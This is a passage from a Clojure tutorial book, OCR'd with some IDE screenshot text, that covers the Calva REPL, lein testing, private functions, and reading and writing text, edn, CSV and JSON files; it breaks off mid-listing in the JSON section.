
EXPLORER
OPEN EDITORS
GROUP 1
repl.clj src/wish_me U
GROUP 2
output.calva-repl .calva/output-window
WISH-ME
.calva / output-window
output.calva-repl
.clj-kondo
.lsp
doc
resources
src / wish_me
core.clj
decorator.clj
repl.clj U
target
test
.gitignore
.hgignore
.nrepl-port
CHANGELOG.md
LICENSE
pom.xml
project.clj
README.md
OUTLINE
TIMELINE
repl.clj U
output.calva-repl
TERMINAL
PORTS
Calva Jack-in: Leiningen
repl*
REPL
cljc/clj
Git Graph
clojure-lsp
Ln 65, Col 1
Spaces: 2
UTF-8
LF
Clojure
pprint
Codeium: {...}
Spell

```
(ns wish-me.repl)

(defn testing-repl []
  "Hello repl!") => #'wish-me.repl/testing-repl
```

```
clj:wish-me.repl:>
#'wish-me.repl/testing-repl
clj:wish-me.repl:>
(testing-repl)
"Hello repl!"
clj:wish-me.repl:>
```

```
This is a pseudo terminal, only used for hosting the Jack-in REPL process. It takes no input.
Pressing ctrl+c with this terminal focused, killing this terminal, or closing/reloading the VS Code window will all stop/kill the Jack-in REPL process.

⚡ Starting the REPL ⚡ using the below command line:
pushd /Users/karthik/code/wish-me ; lein update-in :dependencies conj '[nrepl,"1.0.0"]' -- update-in :plugins conj '[cider/cider-nrepl,"0.28.5"]' -- update-in '[:repl-options,:nrepl-mid
dleware]' conj '["cider.nrepl/cider-middleware"]' -- repl :headless ; popd
nREPL server started on port 51270 on host 127.0.0.1 - nrepl://127.0.0.1:51270
```

Now in repl call `(testing-repl)` and you will see `"Hello repl!"` as output.:



EXPLORER
OPEN EDITORS
WISH-ME
.calva / output-window
output.calva-repl
.clj-kondo
.lsp
doc
resources
src / wish_me
core.clj
decorator.clj
repl.clj
target
test
.gitignore
.hgignore
.nrepl-port
CHANGELOG.md
LICENSE
pom.xml
project.clj
README.md
OUTLINE
TIMELINE
repl.clj
repl.clj (Untracked)
COMMIT_EDITMSG
TERMINAL
PORTS
Calva Jack-in: Leiningen
Ln 6, Col 1
Spaces: 2
UTF-8
LF
Clojure


```
> jack out
Calva: Stop/Kill the Project REPL started by Calva (aka Jack-Out)    recently used
```

```clojure
(ns wish-me.rep

(defn testing-repl []
  "Hello repl!")
```

```
sh-me.repl:>
-me.repl/testing-repl
clj:wish-me.repl:>
(testing-repl)
"Hello repl!"
clj:wish-me.repl:>
```

```
This is a pseudo terminal, only used for hosting the Jack-in REPL process. It takes no input.
Pressing ctrl+c with this terminal focused, killing this terminal, or closing/reloading the VS Code window will all stop/kill the Jack-in REPL process.

⚡ Starting the REPL ⚡ using the below command line:
pushd /Users/karthik/code/wish-me ; lein update-in :dependencies conj '[nrepl,"1.0.0"]' -- update-in :plugins conj '[cider/cider-nrepl,"0.28.5"]' -- update-in '[:repl-options,
:nrepl-middleware]' conj '["cider.nrepl/cider-middleware"]' -- repl :headless ; popd
nREPL server started on port 51270 on host 127.0.0.1 - nrepl://127.0.0.1:51270
```

To stop the repl, press `Command` + `P` or `Ctrl` + `P`, and type in `> jack out` in the text prompt. Select the Jack out option and the REPL will stop as shown:



EXPLORER
OPEN EDITORS
WISH-ME
repl.clj
output.calva-repl
repl.clj (Untracked)
COMMIT_EDITMSG
TERMINAL
PORTS
Calva Jack-in: Leiningen
Ln 6, Col 1
Spaces: 2
UTF-8
LF
Clojure

```clojure
(ns wish-me.repl)

(defn testing-repl []
  "Hello repl!")
```

```
clj:wish-me.repl:>
#'wish-me.repl/testing-repl
clj:wish-me.repl:>
(testing-repl)
"Hello repl!"
clj:wish-me.repl:>
; nREPL Connection was closed
```

```
This is a pseudo terminal, only used for hosting the Jack-in REPL process. It takes no input.
Pressing ctrl+c with this terminal focused, killing this terminal, or closing/reloading the VS Code window will all stop/kill the Jack-in REPL process.

⚡ Starting the REPL ⚡ using the below command line:
pushd /Users/karthik/code/wish-me ; lein update-in :dependencies conj '[nrepl,"1.0.0"]' -- update-in :plugins conj '[cider/cider-nrepl,"0.28.5"]' -- update-in '[:repl-options,
:nrepl-middleware]' conj '["cider.nrepl/cider-middleware"]' -- repl :headless ; popd
nREPL server started on port 51270 on host 127.0.0.1 - nrepl://127.0.0.1:51270
🔴 Stopping/killing the Jacked-in REPL process... 🔴
Jack-in process exited. Status: null
```

27.8. Testing

Watch video for this section here https://yu7.in/clj-test-lein

Now let's test our code. We will test the function `testing-repl` in `repl.clj`. This is the code in `src/wish_me/repl.clj`:

repl.clj

```
(ns wish-me.repl)

(defn testing-repl []
  "Hello repl!")
```

Now create a file `test/wish_me/repl_test.clj` and put this code in:

repl_test.clj

```
(ns wish-me.repl-test
  (:require [clojure.test :refer :all]
            [wish-me.repl :refer :all]))

(deftest testing-repl-test
  (is (= "Hello repl!" (testing-repl))))
```

Let's see what this code does:

```
(ns wish-me.repl-test)
```

The above code means we are entering a namespace called `wish-me.repl-test`.

```
(ns wish-me.repl-test
  (:require [clojure.test :refer :all]))
```

The newly added `(:require [clojure.test :refer :all])` means we are requiring all functions in `clojure.test`, note that `:refer :all` means we are requiring all functions. To know what functions are there in `clojure.test`, you can visit this URL https://clojuredocs.org/clojure.test/.

We are testing `wish-me.repl` here, so let's refer all the functions in `wish-me.repl` too as shown:

```
(ns wish-me.repl-test
  (:require [clojure.test :refer :all]
            [wish-me.repl :refer :all]))
```

Now lets add a test to test `testing-repl` in `repl-test.clj`:

```
(ns wish-me.repl-test
  (:require [clojure.test :refer :all]
            [wish-me.repl :refer :all]))
```

```
(deftest testing-repl-test)
```

In the code above we have defined a test named `testing-repl-test` using this `(deftest testing-repl-test )` code. `deftest` is a function which is defined in `clojure.test`, this function is used to define tests.

Now look at the code below:

```
(ns wish-me.repl-test
  (:require [clojure.test :refer :all]
            [wish-me.repl :refer :all]))

(deftest testing-repl-test
  (is (= "Hello repl!" (testing-repl))))
```

We have added `(is (= "Hello repl!" (testing-repl)))` inside the test `testing-repl-test`. Here we use the `is` function which is defined in `clojure.test`. `is` is used to check if something is truthful or not, you can know more about it here https://clojuredocs.org/clojure.test/is/.

To the is we check if `testing-repl` returns `"Hello repl!"` or not using this piece of code: `(= "Hello repl!" (testing-repl))`. If it returns `"Hello repl!"` then the test will pass, otherwise it will fail.

Now let's test it. Type the command in terminal:

```
$ lein test :only wish-me.repl-test
```

`lein test` means we are testing the code in leiningen project. We want to test only `wish-me.repl-test` so we pass `:only wish-me.repl-test` to it. The test runs and it says 1 test and 1 assertion ran and there are no failures and errors as shown in the output below:

```
lein test wish-me.repl-test

Ran 1 tests containing 1 assertions.
0 failures, 0 errors.
```

If you want to run all tests in your project, just type `lein test` as shown:

```
$ lein test
```

In our case it throws out that a test has failed as shown below, you can check the file `core_test.clj`, maybe you can try to fix it.

```
lein test wish-me.core-test

lein test :only wish-me.core-test/a-test
```

```
FAIL in (a-test) (core_test.clj:7)
FIXME, I fail.
expected: (= 0 1)
  actual: (not (= 0 1))

lein test wish-me.repl-test

Ran 2 tests containing 2 assertions.
1 failures, 0 errors.
Subprocess failed (exit code: 1)
```

Say you want to test a particular test in a file, say we want to test only `testing-repl-test`, you can do it as shown:

```
$ lein test :only wish-me.repl-test/testing-repl-test
```

As shown below, we have 1 test, run, and 1 assertion has passed:

```
lein test wish-me.repl-test

Ran 1 tests containing 1 assertions.
0 failures, 0 errors.
```

Chapter 28. Private Functions

Find video for this section here https://yu7.in/private-functions-in-clojure

Get code for this section here https://gitlab.com/clojure-book/private_functions

When we code a Clojure module, it's not necessary that we need to expose all its functions to the outside world. It's enough we expose the necessary ones. There can be some private functions that have been coded to reduce code complexity, so that the code is more manageable. We can hide those functions by declaring those are private. In this section let's see how to code private functions, and how to use them.

Let's first create a leningen project named `private_functions`.

```
$ lein new private_functions
```

Let's create a file named `src/private_functions/core.clj` and add the following content:

src/private_functions/private_and_public_functions.clj

```
(ns private-functions.private-and-public-functions)

(defn public-fn []
  "A public function")
```

In `src/private_functions/core.clj` we add the following content.

src/private_functions/core.clj

```
(ns private-functions.core
  (:require [private-functions.private-and-public-functions :as f]))

(f/public-fn)
```

Notice above we are requiring `private-and-public-functions` module as `f`. Then we are calling the public function `public-fn` using the code `(f/public-fn)`. Jackin the project. Now execute `(f/public-fn)`, you should be getting

```
A public function
```

As output.

Now let's add a private function to `private-and-public-functions.clj`, take a look at the code below.

src/private_functions/private_and_public_functions.clj

```
(ns private-functions.private-and-public-functions)

(defn public-fn []
  "A public function")

(defn- private-fn []
  "A private function")
```

Notice this:

src/private_functions/private_and_public_functions.clj

```
(defn- private-fn []
  "A private function")
```

Notice that in the above code, we are not using the `defn` to create a public function. We are using the `defn-` to create a private function. In the private function, we just return `"A private function"`.

Now let’s call this private function.

src/private_functions/core.clj

```
(ns private-functions.core
  (:require [private-functions.private-and-public-functions :as f]))

(f/public-fn)
(f/private-fn) ;; won't work. you can't access a private function
```

In the code above, we call the private function `private-fn` using the code `(f/private-fn)`. But it won’t work. You can’t access a private function from other modules.

To access private function we write a function called `access-private-fn`

src/private_functions/private_and_public_functions.clj

```
(ns private-functions.private-and-public-functions)

(defn public-fn []
  "A public function")

(defn- private-fn []
  "A private function")

(defn access-private-fn []
  (private-fn))
```

If you see the code above we have called `private-fn` in `access-private-fn`, now this `access-private-`

`fn` can be accessed in `core.clj` as shown.

src/private_functions/core.clj

```
(ns private-functions.core
  (:require [private-functions.private-and-public-functions :as f]))

(f/public-fn)
;; (f/private-fn) ;; won't work. you can't access a private function
(f/access-private-fn)
```

So when we execute `(f/access-private-fn)`, we get the following output

```
A private function
```

There is another way to mark a function as private. We can use the `^:private` metadata. Let's take a look at the code below:

src/private_functions/private_and_public_functions.clj

```
(ns private-functions.private-and-public-functions)

(defn public-fn []
  "A public function")

(defn- private-fn []
  "A private function")

(defn access-private-fn []
  (private-fn))

(defn ^:private another-private-fn []
  "Another private function")

(defn access-another-private-fn []
  (another-private-fn))
```

Did you notice:

src/private_functions/private_and_public_functions.clj

```
(defn ^:private another-private-fn []
  "Another private function")
```

Here `another-private-fn` is marked as private using the `^:private`. Now let's call `another-private-fn` from `access-another-private-fn` *src/private_functions/private_and_public_functions.clj*

```
(ns private-functions.private-and-public-functions)

......

(defn ^:private another-private-fn []
  "Another private function")

(defn access-another-private-fn []
  (another-private-fn))
```

Now this `access-another-private-fn` can be accessed in `core.clj` as shown

src/private_functions/core.clj

```
(ns private-functions.core
  (:require [private-functions.private-and-public-functions :as f]))

(f/public-fn)
;; (f/private-fn) ;; won't work. you can't access a private function
(f/access-private-fn)
(f/access-another-private-fn)
```

Look at `(f/access-another-private-fn)`, when executed, you should be getting

```
Another private function
```

As output.

28.1. Testing Private Functions

Let's create a file named `test/private_functions/private_and_public_functions_test.clj` and add the following content

test/private_functions/private_and_public_functions_test.clj

```
(ns private-functions.private-and-public-functions-test
  (:require [clojure.test :refer :all]
            [private-functions.private-and-public-functions :as f]))

(deftest private-fn-test
   (testing "A private function"
     (let [fun #'f/private-fn]
       (is (= (fun) "A private function")))))
```

In the code above `[clojure.test :refer :all]`, imports all functions from `clojure.test` library like `deftest`, `is`, `testing` etc. Then we require the file `private_and_public_functions.clj` using the code `[private-functions.private-and-public-functions :as f]`. Let's now concentrate on writing the test.

We first define the test using `deftest` and give it a name `private-fn-test`:

test/private_functions/private_and_public_functions_test.clj

```
(deftest private-fn-test)
```

Now we give a small description using `testing`:

test/private_functions/private_and_public_functions_test.clj

```
(deftest private-fn-test
   (testing "A private function"))
```

Then we define a variable called `fun` and assign it the function `f/private-fn` using `let`. Note how we are assigning:

test/private_functions/private_and_public_functions_test.clj

```
(deftest private-fn-test
   (testing "A private function"
     (let [fun #'f/private-fn])))
```

Note the weird `#'` before `f/private-fn`, this is a special syntax for accessing the function `f/private-fn`. We have assigned it to a variable called `fun`. Now we can use `fun` to call `f/private-fn` as shown:

test/private_functions/private_and_public_functions_test.clj

```
(deftest private-fn-test
   (testing "A private function"
     (let [fun #'f/private-fn]
       (is (= (fun) "A private function")))))
```

Note the line `(is (= (fun) "A private function"))`, here we are calling the function `fun` and checking if it returns `"A private function"` as an argument.

Now when we run this test

```
$ lein test private-functions.private-and-public-functions-test
```

We get the output saying the tests have passed:

```
lein test private-functions.private-and-public-functions-test

Ran 1 tests containing 1 assertions.
```

```
0 failures, 0 errors.
```

Chapter 29. File Operations

Let's in this section see how to deal with files in Clojure. We will also be looking at some popular file formats and how to deal with them.

29.1. Text

Text files contain nothing other than plain text, letters and numbers. They are one of the easiest to deal with. Open up a empty clojure file, let's call it `text_files.clj`, in it type this and execute it:

```
(spit "hello.txt" "Hello World!")
```

A file called `hello.txt` is created with the content `Hello World!`.

The function `spit` take two arguments, the first argument is the name of the file and the second argument is the content that should be thrown into the file. Once you execute it, you have got a file with content. As simple as that.

`spit` is for writing into a file and `slurp` is for reading from a file, let's now read the content of `hello.txt` and print it out:

```
(println (slurp "hello.txt"))
```

Output

```
Hello World!
```

`(slurp "hello.txt")` reads the content of `hello.txt` and returns it as a string, `println` prints it out as shown above.

Now if you want to add an extra line to the file, we can use `:append true` as shown below:

```
(spit "hello.txt" "\nHello Mars!" :append true)

(println (slurp "hello.txt"))
```

Output

```
Hello World!
Hello Mars!
```

Rather than the entire file been erased, "\nHello Mars!" gets appended to the end of the file `hello.txt`.

Now let’s delete the file `hello.txt`:

```
(require '[clojure.java.io :as io])

(io/delete-file "hello.txt")
```

To delete, we require the library `clojure.java.io` in `(require '[clojure.java.io :as io])`, and we call the function `io/delete-file` with the name of the file as an argument, so we get `(io/delete-file "hello.txt")`.

The file `hello.txt` will be deleted.

The entire source code for this section is listed below, and you can get it from here https://gitlab.com/clojure-book/code/-/raw/master/text_files.clj

text_files.clj

```
;; text_files.clj

(spit "hello.txt" "Hello World!")

(println (slurp "hello.txt"))

;; appending content to files

(spit "hello.txt" "\nHello Mars!" :append true)

(println (slurp "hello.txt"))

;; deleting files

(require '[clojure.java.io :as io])

(io/delete-file "hello.txt")
```

29.2. edn

Find the source code here https://gitlab.com/clojure-book/code/-/raw/master/edn_file.clj

Watch video for this section here https://yu7.in/clj-edn

edn or extensible data notation https://github.com/edn-format/edn. It is the way most preferred by Clojure to store and transfer data. Its support is inbuilt in Clojure. To learn how to deal with edn, let’s create a simple edn file as shown below:

spell_numbers.edn

```
{1 "One" 2 "Two" 3 "Three"}
```

Now let's create a Clojure file to read and write into this edn, let, name it as `edn_file.clj`. First let's require clojure edn library:

```
(require '[clojure.edn :as edn])
```

Output

```
nil
```

Now let's read the edn file `spell_numbers.edn` and store it in a variable named `spell-numbers`:

```
(def spell-numbers
  (edn/read-string (slurp "spell_numbers.edn")))
```

Output

```
#'user/spell-numbers
```

Now let's print the `spell-numbers` variable:

```
(println spell-numbers)
```

Output

```
{1 One, 2 Two, 3 Three}
```

Now let's append a new value to the `spell-numbers` variable, we will add key `4` and value `"Four"`:

```
(assoc spell-numbers 4 "Four"))
```

Convert it into a string:

```
(prn-str (assoc spell-numbers 4 "Four"))
```

and write it into the `spell_numbers.edn` file:

```
(spit "spell_numbers.edn" (prn-str (assoc spell-numbers 4 "Four")))
```

Now let's see the content of `spell_numbers.edn` file:

```
{1 "One", 2 "Two", 3 "Three", 4 "Four"}
```

As you can see `4 "Four"` is added to the map.

Now let's read the `spell_numbers.edn` file and store it in a variable named `spell-numbers-appended`:

```
(def spell-numbers-appended
  (edn/read-string (slurp "spell_numbers.edn")))
```

Output

```
#'user/spell-numbers-appended
```

Now let's print the `spell-numbers-appended` variable:

```
(println spell-numbers-appended)
```

Output

```
{1 One, 2 Two, 3 Three, 4 Four}
```

Now let's overwrite the `spell-numbers.edn` file with the `spell-numbers` variable:

```
(spit "spell_numbers.edn" (prn-str spell-numbers))
```

Output

```
nil
```

Now we have ended up with almost the original `spell_numbers.edn` file as shown below:

```
{1 "One", 2 "Two", 3 "Three"}
```

You can get the full code of `edn_file.clj` at https://gitlab.com/clojure-book/code/-/raw/master/edn_file.clj *edn_file.clj*

```
;; edn_file.clj

(require '[clojure.edn :as edn])

(def spell-numbers
  (edn/read-string (slurp "spell_numbers.edn")))

(println spell-numbers)

(spit "spell_numbers.edn" (prn-str (assoc spell-numbers 4 "Four")))

(def spell-numbers-appended
  (edn/read-string (slurp "spell_numbers.edn")))

(println spell-numbers-appended)

(spit "spell_numbers.edn" (prn-str spell-numbers))
```

29.3. CSV

Find the project source here https://gitlab.com/clojure-book/file-ops/-/tree/csv_ops

Watch video for this section here https://yu7.in/clj-csv

CSV stand for Comma Separated Values. It is a very common file format for storing tabular data. In clojure we use the library `data.csv` to read and write into CSV files. You can find that library here https://github.com/clojure/data.csv

Let's first create a leningen project named `file_ops`

```
$ lein new file-ops
```

In `project.clj`:

project.clj

```
(defproject file-ops "0.1.0-SNAPSHOT"
  :description "FIXME: write description"
  :url "http://example.com/FIXME"
  :license {:name "EPL-2.0 OR GPL-2.0-or-later WITH Classpath-exception-2.0"
            :url "https://www.eclipse.org/legal/epl-2.0/"}
  :dependencies [[org.clojure/clojure "1.11.1"]
                 [org.clojure/data.csv "1.1.0"]]
  :repl-options {:init-ns file-ops.core})
```

Add the line `[org.clojure/data.csv "1.1.0"]` as shown above.

Now let's create a file called `in-file.csv` with the content as shown below:

in-file.csv

```
name, profession
Karthikeyan, Clojure Programmer
Pari, Data Engineer
```

Now in the project let's create a file named `src/file_ops/csv_ops.clj`, in it add this content:

```
(ns file-ops.csv-ops
  (:require [clojure.data.csv :as csv]
            [clojure.java.io :as io]))
```

The `clojure.data.csv` is for dealing with CSV content, we import it as `csv`. The `clojure.java.io` is for dealing with file IO, we import it as `io`.

Now jack-in, and add this function:

```
(defn csv-reader [filename]
  (with-open [reader (io/reader filename)]
    (doall
     (csv/read-csv reader))))
```

So we define a function named `csv-reader`:

```
(defn csv-reader [])
```

We make it accept an argument named `filename`:

```
(defn csv-reader [filename])
```

We open the file:

```
(defn csv-reader [filename]
  (with-open [reader (io/reader filename)]))
```

We read the file using `csv/read-csv`:

```
(defn csv-reader [filename]
  (with-open [reader (io/reader filename)]
     (csv/read-csv reader)))
```

But it’s lazy, so we wrap it up with `doall`:

```
(defn csv-reader [filename]
  (with-open [reader (io/reader filename)]
    (doall
     (csv/read-csv reader))))
```

Load it into repl by hitting `ALT` + `ENTER` or kdb: [OPTION+ENTER], now let’s read our CSV:

```
(csv-reader "in-file.csv")
```

Output

```
(["name" "profession"] ["Karthikeyan" "Clojure Programmer"] ["Pari" "Data Engineer"])
```

As you can see, we just don’t read CSV just like a text file, but we get it as a list of vectors, which is easy to work with.

Similarly we write CSV using the function `csv/write-csv`, which we have defined below:

```
(defn csv-writer [filename data]
  (with-open [writer (io/writer filename)]
    (doall
     (csv/write-csv writer data))))
```

Now let’s write a CSV:

```
(csv-writer "out-file.csv"
            [["name" "profession"]
             ["Karthikeyan" "Clojure Programmer"]
             ["Pari" "Data Engineer"]
             ["Bill Gates" "Shackles you up"]
             ["Richard M Stallman" "Unshackles you"]])
```

Examining `out-file.csv`, this is what we have:

out-file.csv

```
name,profession
Karthikeyan,Clojure Programmer
Pari,Data Engineer
Bill Gates,Shackles you up
```

```
Richard M Stallman,Unshackles you
```

We Clojure programmers are more comfortable with maps than a sequence of vectors, so let's write a function to convert CSV data to maps.

First we define a function named `csv-data→maps`:

```
(defn csv-data->maps [])
```

This function should take `csv-data` as an argument:

```
(defn csv-data->maps [csv-data])
```

The first row of the CSV is the header:

```
(defn csv-data->maps [csv-data]
  (first csv-data))
```

Lets convert the first row to keywords:

```
(defn csv-data->maps [csv-data]
  (->> (first csv-data) ;; First row is the header
      (map keyword) ;; Drop if you want string keys instead
  ))
```

Now we repeat the header for data each row:

```
(defn csv-data->maps [csv-data]
  (->> (first csv-data) ;; First row is the header
      (map keyword) ;; Drop if you want string keys instead
      repeat))
```

Now let's get rest of the rest of the data too using `(rest csv-data)`:

```
(defn csv-data->maps [csv-data]
  (->> (first csv-data) ;; First row is the header
      (map keyword) ;; Drop if you want string keys instead
      repeat)
  (rest csv-data))
```

So lets now zipmap each of the header with the rest of the data:

```
(defn csv-data->maps [csv-data]
  (map zipmap
       (->> (first csv-data) ;; First row is the header
            (map keyword) ;; Drop if you want string keys instead
            repeat)
       (rest csv-data)))
```

And we are done. Now let's check it:

```
(csv-data->maps (csv-reader "in-file.csv"))
```

Output

```
({:name "Karthikeyan", :profession "Clojure Programmer"} {:name "Pari", :profession
"Data Engineer"})
```

So we get a nice list of maps, which we Clojure programmers are familiar with.

The code for this section is in https://gitlab.com/clojure-book/file-ops/-/raw/csv_ops/src/file_ops/csv_ops.clj

src/file_ops/csv_ops.cl

```
;; csv_ops.clj
;; https://github.com/clojure/data.csv

(ns file-ops.csv-ops
  (:require [clojure.data.csv :as csv]
            [clojure.java.io :as io]))

(defn csv-reader [filename]
  (with-open [reader (io/reader filename)]
    (doall
     (csv/read-csv reader))))

(csv-reader "in-file.csv")

(defn csv-writer [filename data]
  (with-open [writer (io/writer filename)]
    (doall
     (csv/write-csv writer data))))

(csv-writer "out-file.csv"
            [["name" "profession"]
             ["Karthikeyan" "Clojure Programmer"]
             ["Pari" "Data Engineer"]
             ["Bill Gates" "Shackles you up"]
             ["Richard M Stallman" "Unshackles you"]])
```

```
(defn csv-data->maps [csv-data]
  (map zipmap
       (->> (first csv-data) ;; First row is the header
            (map keyword) ;; Drop if you want string keys instead
            repeat)
       (rest csv-data)))

(csv-data->maps (csv-reader "in-file.csv"))
```

29.4. JSON

Find the project source here https://gitlab.com/clojure-book/file-ops/-/tree/json_ops/

Watch video for this section here https://yu7.in/clj-json

JSON stands for JavaScript Object Notation. It is a lightweight data-interchange format. JSON is a subset of JavaScript. JSON is a text format that is completely language independent and can be used to transfer data between a server and a web page. In this section we will see how to use JSON in Clojure.

Let's create a file called `numbers.json` with the content as shown below:

numbers.json

```
{
    "one": 1,
    "two": 2,
    "three": 3
}
```

In `project.clj` add `[org.clojure/data.json "2.5.1"]`, so that it looks like shown below. This line will pull the library needed to use JSON in our project.

project.clj

```
(defproject file-ops "0.1.0-SNAPSHOT"
  :description "FIXME: write description"
  :url "http://example.com/FIXME"
  :license {:name "EPL-2.0 OR GPL-2.0-or-later WITH Classpath-exception-2.0"
            :url "https://www.eclipse.org/legal/epl-2.0/"}
  :dependencies [[org.clojure/clojure "1.11.1"]
                 [org.clojure/data.csv "1.1.0"]
                 [org.clojure/data.json "2.5.1"]]
  :repl-options {:init-ns file-ops.core})
```

Let's create a file called `src/file_ops/json_ops.clj` in our project, let's require the JSON library needed to operate on JSON `(:require [clojure.data.json :as json]` file as shown below:

```
(ns file-ops.json-ops
  (:require [clojure.data.json :as json]))
```

Let's read the content of `numbers.json` file as shown below:

```
(def numbers
  (json/read-str (slurp "numbers.json")))

numbers
```

Output

```
{"one" 1, "two" 2, "three" 3}
```

As you can see above, the content of `numbers.json` is read by `(slurp "numbers.json")`, we then pass it to the JSON library `(json/read-str (slurp "numbers.json"))` to convert the file contents to a map, and we store it in variable named `numbers` using `(def numbers (json/read-str (slurp "numbers.json")))`.

Now let's add a new key-value pair to the `numbers` map as shown below:

```
(def more-numbers (assoc numbers "four" 4))

more-numbers
```

Output

```
{"one" 1, "two" 2, "three" 3, "four" 4}
```

We have added `"four" 4` to the `numbers` map, and we store it in variable named `more-numbers` using `(def more-numbers (assoc numbers "four" 4))`.

Now let's write the `more-numbers` map into the `more-numbers.json` file as shown below:

```
(spit "more-numbers.json" (json/write-str more-numbers))
```

When we open the `more-numbers.json` file, we can see the content as shown below:

more-numbers.json

```
{"one":1,"two":2,"three":3,"four":4}
```

The entire source code for this section is listed below, and you can get it from here https://gitlab.com/clojure-book/file-ops/-/raw/json_ops/src/file_ops/json_ops.clj

src/file_ops/json_ops.clj

```
;; json_ops.clj
;; https://github.com/clojure/data.json

(ns file-ops.json-ops
  (:require [clojure.data.json :as json]))

(def numbers
  (json/read-str (slurp "numbers.json")))

numbers

(def more-numbers (assoc numbers "four" 4))

more-numbers
